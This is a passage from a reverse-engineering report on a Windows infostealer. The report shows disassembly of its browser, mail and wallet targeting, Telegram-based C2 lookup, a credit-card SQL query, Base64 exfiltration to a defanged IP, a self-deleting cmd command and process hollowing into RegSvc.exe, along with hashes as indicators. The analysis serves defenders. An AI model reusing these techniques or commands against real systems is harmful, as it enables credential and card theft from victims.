0119550F	50	push eax	
01195510	FF35 484F1C01	push dword ptr ds:[11C4F48]	011C4F48:"Vivaldi"
01195516	8BCE	mov ecx,esi	
01195518	FF35 F8521C01	push dword ptr ds:[11C52F8]	011C52F8:"\\Vivaldi\\User Data\\"
0119551E	E8 69EDFFFF	call yeni - kopya.119428C	
01195523	8D45 70	lea eax,dword ptr ss:[ebp+70]	
01195526	50	push eax	
01195527	FF35 10521C01	push dword ptr ds:[11C5210]	011C5210:"Comodo Dragon"
0119552D	8BCE	mov ecx,esi	
0119552F	FF35 404B1C01	push dword ptr ds:[11C4B40]	011C4B40:"\\Comodo\\Dragon\\User Data\\"
01195535	E8 52EDFFFF	call yeni - kopya.119428C	
0119553A	8D45 70	lea eax,dword ptr ss:[ebp+70]	
0119553D	50	push eax	
0119553E	FF35 40511C01	push dword ptr ds:[11C5140]	011C5140:"Epic Privacy Browser"
01195544	8BCE	mov ecx,esi	
01195546	FF35 E84E1C01	push dword ptr ds:[11C4EE8]	011C4EE8:"\\Epic Privacy Browser\\User Data\\"
0119554C	E8 38EDFFFF	call yeni - kopya.119428C	
01195551	8D45 70	lea eax,dword ptr ss:[ebp+70]	
01195554	50	push eax	
01195555	FF35 4C4B1C01	push dword ptr ds:[11C4B4C]	011C4B4C:"CocCoc"
0119555B	8BCE	mov ecx,esi	
0119555D	FF35 08511C01	push dword ptr ds:[11C5108]	011C5108:"\\CocCoc\\Browser\\User Data\\"

Image 24- Some of the targeted Browsers.

As it is targeted Thunderbird applications user information, it is also used for Discord, Telegram, and Jaxxliberty.

01191091	FF15 85F1001	call dword ptr ds:[&strcat]	
01191097	E8 14011021	call dword ptr ds:[&strcat]	
0119109C	8D85 90000000	lea eax,dword ptr ss:[ebp+90]	
011910A2	50	push eax	
011910A3	FF15 85F1001	call dword ptr ds:[&strcat]	
011910A9	E8 10011021	call dword ptr ds:[&strcat]	
011910AE	8D85 90000000	lea eax,dword ptr ss:[ebp+90]	
011910B4	50	push eax	
011910B5	FF15 85F1001	call dword ptr ds:[&strcat]	
011910B8	E8 10011021	call dword ptr ds:[&strcat]	
011910C0	8D85 90000000	lea eax,dword ptr ss:[ebp+90]	

Image 25- It is observed that Thunderbird applications profile informations are targeted.

HTTP request is sent to the Telegram address which has seen in the program, and gets IP response which malicious wants to connect.

0102C728	E8 C982FFFF	call yeni - kopya.10245F9	
0102C730	8F 40300601	mov edi,yeni - kopya.1063040	
0102C735	68 20AC0501	push yeni - kopya.105AC20	
0102C73A	83EC 1C	sub esp,1C	
0102C73D	8BC4	mov eax,esp	
0102C73F	9965 EC	mov dword ptr ss:[ebp+14],esp	[ebp+14]:&"https://t.me/myltgz"
0102C742	50	push eax	
0102C743	8D40 F3	lea ecx,dword ptr ss:[ebp+0]	
0102C746	E8 65D1FFFF	call yeni - kopya.1029880	
0102C748	83EC 1C	sub esp,1C	
0102C74E	8BC4	mov eax,esp	
0102C750	9965 E4	mov dword ptr ss:[ebp+1C],esp	

Image 26- Telegram address which malicious tries to reach.




Image 27- C2 server IP is taken from Telegram address.

HTTP request is sent to acquired IP. Then if response is not 200 same function applies on the other Telegram addresses by order. IP address in the Telegram channel is written between hello Word and | character. IP address is taken from between letter and character in response.

## Telegram Addresses

t[.]me/myltgz

t[.]me/babyflz

t[.]me/slzsx




Image 28- When it could not reach first address, it tries other addresses.

Malicious, saves a random number as a name by using srand and rand functions, and downloads a ZIP file with this name which includes third-party DLL from this IP.

```

0118CA70 50          push     eax
0118CA71 E8 811F0000 call     yeni - kopya.118E9F7
0118CA76 BF 3C8F1801 mov     edi,yeni - kopya.1188F3C
0118CA7B 57          push     edi
0118CA7C 52          push     edx
0118CA7D 50          push     eax
0118CA7E E8 99C0FFFF call     yeni - kopya.1188B1C
0118CA83 83C4 10     add     esp,10
0118CA86 53          push     ebx
0118CA87 A3 F4531C01 mov     dword ptr ds:[11C53F4],eax
0118CA8C FF15 285E1D01 call    dword ptr ds:[<&$sleep>]
0118CA92 53          push     ebx
0118CA93 FF15 285E1D01 call    dword ptr ds:[<&$sleep>]

```

Image 29- Name of the downloaded third-party DLL file.

Downloaded DLL files are the necessary components to run code stable.








 msvcp140.dll	05.09.2022 10:49	Uygulama uzantısı	440 KB
 nss3.dll	05.09.2022 10:49	Uygulama uzantısı	1.999 KB
 softoken3.dll	05.09.2022 10:49	Uygulama uzantısı	252 KB
 sqlite3.dll	05.09.2022 14:30	Uygulama uzantısı	1.082 KB
 freebl3.dll	05.09.2022 10:49	Uygulama uzantısı	670 KB
 mozglue.dll	05.09.2022 10:49	Uygulama uzantısı	594 KB
 vcruntime140.dll	05.09.2022 10:49	Uygulama uzantısı	79 KB

Image 30- These are the downloaded third-party DLL files.

```

438588:"CLBxfra27CFW2MNCPO09OUENDT040WXXH87KP7HLD049QIP745W22EYSGXUMDGBK0501PDWRT06C0E65EQ45A45CMPD1NVH"
00445218:&"SELECT name, value FROM autofill", eax:"SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards"
4384FC:"6KUUV3XS0IE3NIW2B1ZSXGGJUMPA95E7G92GTLBR8"
eax:"SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards"

```

Image 31- If there are any Credit card informations, they are collected with SQL request from browsers.

Computer informations are written into a text file named "information.txt".

```

01190D38 57          push     edi
01190D39 888D 3C040000 mov     edi,dword ptr ss:[ebp+43C]
01190D3F 8975 88     mov     dword ptr ss:[ebp+78],esi
01190D42 3933       cmp     dword ptr ds:[ebx],esi
01190D44 74 0C     je      yeni - kopya.1190D52
01190D46 83FF 04     cmp     edi,4
01190D49 74 07     je      yeni - kopya.1190D52
01190D4B C745 88 0C000000 mov     dword ptr ss:[ebp+78],C
01190D52 8B85 30040000 mov     eax,dword ptr ss:[ebp+430]

```

Image 32- Name of the text file which includes information about computer.



Regedit is used to take some of these informations.




Image 33- Machine GUID.

If there are any credit card informations on browsers, they are collected with SQL requests.

```
SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards
```

```
.rdata:0136B1B8 unk_136B1B8 db 22h ; " ; DATA XREF: sub_13426D2+7C↑
.rdata:0136B1B9 db 7Dh ; }
.rdata:0136B1BA db 0
.rdata:0136B1BB db 0
.rdata:0136B1BC aEncryptedKey db 'encrypted_key',0 ; DATA XREF: sub_13426D2+4E↑
.rdata:0136B1CA align 4
.rdata:0136B1CC a0123456789abcd db '0123456789ABCDEF',0 ; DATA XREF: sub_1342B7C+12↑
.rdata:0136B1DD align 10h
.rdata:0136B1E0 aCard db 'Card: ',0 ; DATA XREF: sub_1343498+1B↑
.rdata:0136B1E7 align 4
.rdata:0136B1E8 aYear db 'Year: ',0 ; DATA XREF: sub_1343498+19D↑
.rdata:0136B1EF align 10h
.rdata:0136B1F0 aMonth db 'Month: ',0 ; DATA XREF: sub_1343498+17F↑
.rdata:0136B1F8 aName db 'Name: ',0 ; DATA XREF: sub_1343498+15E↑
.rdata:0136B1FF align 10h
.rdata:0136B200 ; const char aCcSSTxt[]
.rdata:0136B200 aCcSSTxt db '\CC%s_%.txt',0 ; DATA XREF: sub_1343498+BE↑
.rdata:0136B20E align 10h
.rdata:0136B210 a22 db ':22',0 ; DATA XREF: sub_1343E38:loc↑
.rdata:0136B214 align 8
.rdata:0136B218 aSoftwareMartin_0: ; DATA XREF: sub_1343E38+1B2↑
.rdata:0136B218 text "UTF-16LE", 'Software\Martin Prikyr1\WinSCP 2\Sessions',0
.rdata:0136B26C align 10h
```

Image 34- It resolve the strings of SQL requests before using it for stealing credit card informations.

Another **PE32/EXE** is downloaded to “C:\ProgramData” from 65[.]109[.]15[.]131 with a random name.




Image 35- New name of downloaded EXE.




Image 36- It can be seen in the image that the real name of EXE and new name.

When the acquired IP address is searched, Admin Panel is found.




Image 37- Admin Panel pf C2 server.

All collected informations are brought together in a ZIP file named **Des**.




Image 38- ZIP file.

Des file is encoded with BASE64 and sended to 5[.]253[.]18[.]213/1636 address with POST method.




Image 39- The functions which sends informations to C2 server.

**cmd.exe** in “**Windows\System32**” runs code in the image and stops process, then deletes EXE and downloaded DLL files.




Image 40- Command which runned after malicious activites finished.

```
(' x/c taskkill /im {exe name} /f & timeout /t 6 & del /f /q \"C:\\Users\\{user name}\\Desktop\\{exe name}\" & del C:\\Programdata\\.dll & exit
```

## Analysis of 4ksoa92jsal.exe

Name	4ksoa92jsal.exe
MD5	8c6b2f5a977a712da041e66f3189cdd4
SHA256	f074954a72991fd39600285df6a293d80f51d9a5982583c47bb25eabe89ed59c
File Type	PE32/EXE

### Overview

**PE32/EXE** which downloaded with a random name is a gateway for another shellcode. Moreover, machine information such as processor number are taken and used for virtual machine control and Anti-Debug. While doing this it also includes some meaningless functions to make harder analysis.

### Detailed Analysis

**ShowWindow** and **GetConsoleWindow** API are uploaded dynamic. Console is hidden by calling uploaded APIs.

011038DB	33C5	xor eax,ebp	
011038DD	8945 FC	mov dword ptr ss:[ebp-4],eax	
011038E0	68 C44B1801	push 4ksoa92jsal.1184BC4	1184BC4:"user32.dll"
011038E5	68 D04B1801	push 4ksoa92jsal.1184BD0	1184BD0:"ShowWindow"
011038EA	E8 F1F1FFFF	call 4ksoa92jsal.1102AE0	
011038EF	83C4 08	add esp,8	
011038F2	A3 40962501	mov dword ptr ds:[<&Showwindow>],eax	
011038F7	68 DC4B1801	push 4ksoa92jsal.1184BDC	1184BDC:"kernel32.dll"
011038FC	68 EC4B1801	push 4ksoa92jsal.1184BEC	1184BEC:"GetConsoleWindow"
01103901	E8 DAF1FFFF	call 4ksoa92jsal.1102AE0	
01103906	83C4 08	add esp,8	
01103909	8945 D4	mov dword ptr ss:[ebp-2C],eax	
0110390C	6A 00	push 0	
0110390E	FF55 D4	call dword ptr ss:[ebp-2C]	GetConsoleWindow
01103911	50	push eax	
01103912	FF15 40962501	call dword ptr ds:[<&Showwindow>]	ShowWindow
01103918	8D45 D8	lea eax,dword ptr ss:[ebp-28]	

Image 41- Console is hidden.

APIs are uploaded to inside of 1102AE0 function.

01392BED	5D	pop ebp	
01392BEE	893D 3C964E01	mov dword ptr ds:[<&GetProcAddress>],edx	
01392BF4	8B45 0C	mov eax,dword ptr ss:[ebp+C]	[ebp+C]:"user32.dll"
01392BF7	50	push eax	
01392BF8	A1 44964E01	mov eax,dword ptr ds:[<&LoadLibraryA>]	
01392BFD	FFD0	call eax	
01392BFF	8945 F4	mov dword ptr ss:[ebp-C],eax	
01392C02	8B45 08	mov eax,dword ptr ss:[ebp+8]	[ebp+8]:"ShowWindow"
01392C05	50	push eax	
01392C06	8B45 F4	mov eax,dword ptr ss:[ebp-C]	
01392C09	50	push eax	
01392C0A	A1 3C964E01	mov eax,dword ptr ds:[<&GetProcAddress>]	
01392C0F	FFD0	call eax	

Image 42- Uploaded APIs can be seen in the image.

Program checks the machine which itself found in it whether a sandbox or not by comparing processor number with 2. If it is more than 2 it is not a sandbox according to program.




Image 43- Checks processor number. According to this jump to the function or not.

Program Allocates a big space in memory with malloc function. Data is written to allocated space with memset function. In this way, program tries to understand if there is a analysis environment.



013D3856	C745 FC 00000000	mov dword ptr ss:[ebp-4],0	
013D385D	68 00CA9A3B	push 3B9ACA00	
013D3862	E8 F3270400	call 4ksoa92jsal.141605A	malloc
013D3867	83C4 04	add esp,4	
013D386A	8945 FC	mov dword ptr ss:[ebp-4],eax	
013D386D	837D FC 00	cmp dword ptr ss:[ebp-4],0	
013D3871	74 52	je 4ksoa92jsal.13D38C5	
013D3873	68 00CA9A3B	push 3B9ACA00	
013D3878	68 D5000000	push D5	
013D387D	8B45 FC	mov eax,dword ptr ss:[ebp-4]	
013D3880	50	push eax	memset
013D3881	E8 EA300200	call 4ksoa92jsal.13F6970	
013D3886	83C4 0C	add esp,C	
013D3889	8B4D FC	mov ecx,dword ptr ss:[ebp-4]	
013D388C	51	push ecx	
013D388D	E8 AC080400	call 4ksoa92jsal.141413E	_free_base
013D3892	83C4 04	add esp,4	

Image 44- Sandbox Detection Tecnich.

RWX permissions are given to space which shellcode finds for **Stage-5** pass.

013D35D3	837D C4 00	cmp dword ptr ss:[ebp-3C],0	
013D35D7	74 13	je 4ksoa92jsal.13D35EC	
013D35D9	8D4D EC	lea ecx,dword ptr ss:[ebp-14]	
013D35DC	51	push ecx	
013D35DD	6A 40	push 40	
013D35DF	68 7E070000	push 77E	
013D35E4	68 38695201	push <4ksoa92jsal.sub_1526938>	
013D35E9	FF55 C4	call dword ptr ss:[ebp-3C]	virtualprotect

Image 45- RWX permissions are given.

Program jumps to place shellcode found and **Stage-5** pass happen.

013D3623	03C6	add eax,esi	eax:sub_1526AB9
013D3625	74 02	je 4ksoa92jsal.13D3629	
013D3627	75 00	jne 4ksoa92jsal.13D3629	
013D3629	B9 00000000	mov ecx,0	
013D362E	51	push ecx	
013D362F	FFE0	jmp eax	eax:sub_1526AB9
013D3631	C745 FC FFFFFFFF	mov dword ptr ss:[ebp-4],FFFFFFFF	
013D3638	8D4D D4	lea ecx,dword ptr ss:[ebp-2C]	

Image 46- It jumps to the address where shellcode finds.

## Analysis of Stage-5

Name	-
MD5	922c420d866ad669e44df455afa467cd
SHA256	5046a7d6fab278751cb0f43fdf4aadb25678fdec7d51dae15263457d3f8559a7
File Type	Binary

### Overview

Shellcode runs **RegSvc.exe** which is a legal application, as suspended with `CreateProcessW` API. Program injects PE32/EXE into **RegSvc.exe** from itself. Suspended state is stopped with `ResumeThread` API and EXE runs properly.

### Detailed Analysis

RegSvc.exe process is created as suspended with `CreateProcessW` API.

```
push eax
lea eax, dword ptr ss:[ebp-158]
push eax
push edx
push edx
push 4
push edx
push edx
push edx
push dword ptr ss:[ebp+C]
push dword ptr ss:[ebp+8]
call dword ptr ss:[ebp-7C]
```

[ebp+8]: L"C:\\windows\\Microsoft.NET\\Framework\\v4.0.30319\\RegSvc.exe"  
kernel32.CreateProcessW

Image 47- RegSvc.exe process has created.

Program firstly allocates space in itself memory, then allocates memory in RegSvc.exe.

012B6DEF	0F85 75020000	jne 4ksoa92jsal.12B706A	Protection: 40 (RWX)
012B6DF5	6A 40	push 40	Allocation: 3000 (MEM_COMMIT   MEM_RESERVE)
012B6DF7	68 00300000	push 3000	Size: 00CE000
012B6DFC	FF76 50	push dword ptr ds:[esi+50]	0
012B6DFF	33C0	xor eax,eax	VirtualAlloc
012B6E01	50	push eax	
012B6E02	FF95 74FFFFFF	call dword ptr ss:[ebp-8c]	
012B6E08	8BF8	mov edi,eax	
012B6E0A	85FF	test edi,edi	
012B6E0C	0F84 58020000	je 4ksoa92jsal.12B706A	
012B6E12	6A 40	push 40	Protection: 40 (RWX)
012B6E14	68 00300000	push 3000	Allocation: 3000 (MEM_COMMIT   MEM_RESERVE)
012B6E19	FF76 50	push dword ptr ds:[esi+50]	Size: 00CE000
012B6E1C	FF76 34	push dword ptr ds:[esi+34]	00400000
012B6E1F	FF75 E4	push dword ptr ss:[ebp-1c]	64
012B6E22	FF55 DC	call dword ptr ss:[ebp-24]	VirtualAllocEx
012B6E25	8945 FC	mov dword ptr ss:[ebp-4],eax	

Image 48- Allocates space in itself memory with VirtualAlloc.

EXE is written to allocated space with VirtualAlloc with memcpy function.

012B6E6D	FF76 54	push dword ptr ds:[esi+54]	400
012B6E70	FF75 10	push dword ptr ss:[ebp+10]	011EDB28 (MZ)
012B6E73	57	push edi	00380000
012B6E74	FF55 C4	call dword ptr ss:[ebp-3c]	ntdll.memcpy
012B6E77	33C9	xor ecx,ecx	
012B6E79	33C0	xor eax,eax	eax:L"athan"
012B6E7B	894D F4	mov dword ptr ss:[ebp-c],ecx	
012B6E7E	66:3B46 06	cmp ax,word ptr ds:[esi+6]	
012B6E82	73 2E	jae 4ksoa92jsal.12B6EB2	
012B6E84	8B5D C8	mov ebx,dword ptr ss:[ebp-38]	

Image 49- EXE is written to allocated space with memcpy API.

EXE which found in malicious program, is written to allocated space in itself with memcpy function. EXE which is written at this allocated space, injects into RegSvc.exe by using WriteProcessMemory API.

012B6F46	72 98	jb 4ksoa92jsal.12B6EE0	8 (*lpNumberOfBytesWritten)
012B6F48	33DB	xor ebx,ebx	00CE000 (boyut)
012B6F4A	53	push ebx	00380000 (EXE'nin pointeri)
012B6F4B	FF76 50	push dword ptr ds:[esi+50]	00090000 (RegSvc içerisinde allocate edilen alanın pointeri)
012B6F4E	57	push edi	64 (handle RegSvc.exe)
012B6F4F	FF75 FC	push dword ptr ss:[ebp-4]	writeProcessMemory
012B6F52	FF75 E4	push dword ptr ss:[ebp-1c]	
012B6F55	FF55 D0	call dword ptr ss:[ebp-30]	
012B6F58	85C0	test eax,eax	
012B6F5A	0F84 0C010000	je 4ksoa92jsal.12B706C	

Image 50- WriteProcessMemory API ile yazılan EXE RegSvc.exe içerisine enjekte edilmektedir.

Program gives necessary permissions to the address EXE injected by using VirtualProtectEx API.

012B6FC3	. 0F9C0	setne al	
012B6FC6	. 40	inc eax	
012B6FC7	> 8D8D 68FFFFFF	lea ecx,dword ptr ss:[ebp-98]	
012B6FCD	. 51	push ecx	lpf1oldProtect
012B6FCE	. 50	push eax	20 (PAGE_EXECUTE_READ)
012B6FCF	. FF73 E4	push dword ptr ds:[ebx-1C]	419E6 (boyut)
012B6FD2	. 8B43 E8	mov eax,dword ptr ds:[ebx-18]	
012B6FD5	. 0345 FC	add eax,dword ptr ss:[ebp-4]	[ebp-4]:L"athan"
012B6FD8	. 50	push eax	
012B6FD9	. FF75 E4	push dword ptr ss:[ebp-1C]	64 (handle RegSvcs)
012B6FDC	. FF55 BC	call dword ptr ss:[ebp-44]	VirtualProtectEx
012B6FDF	. 85C0	test eax,eax	
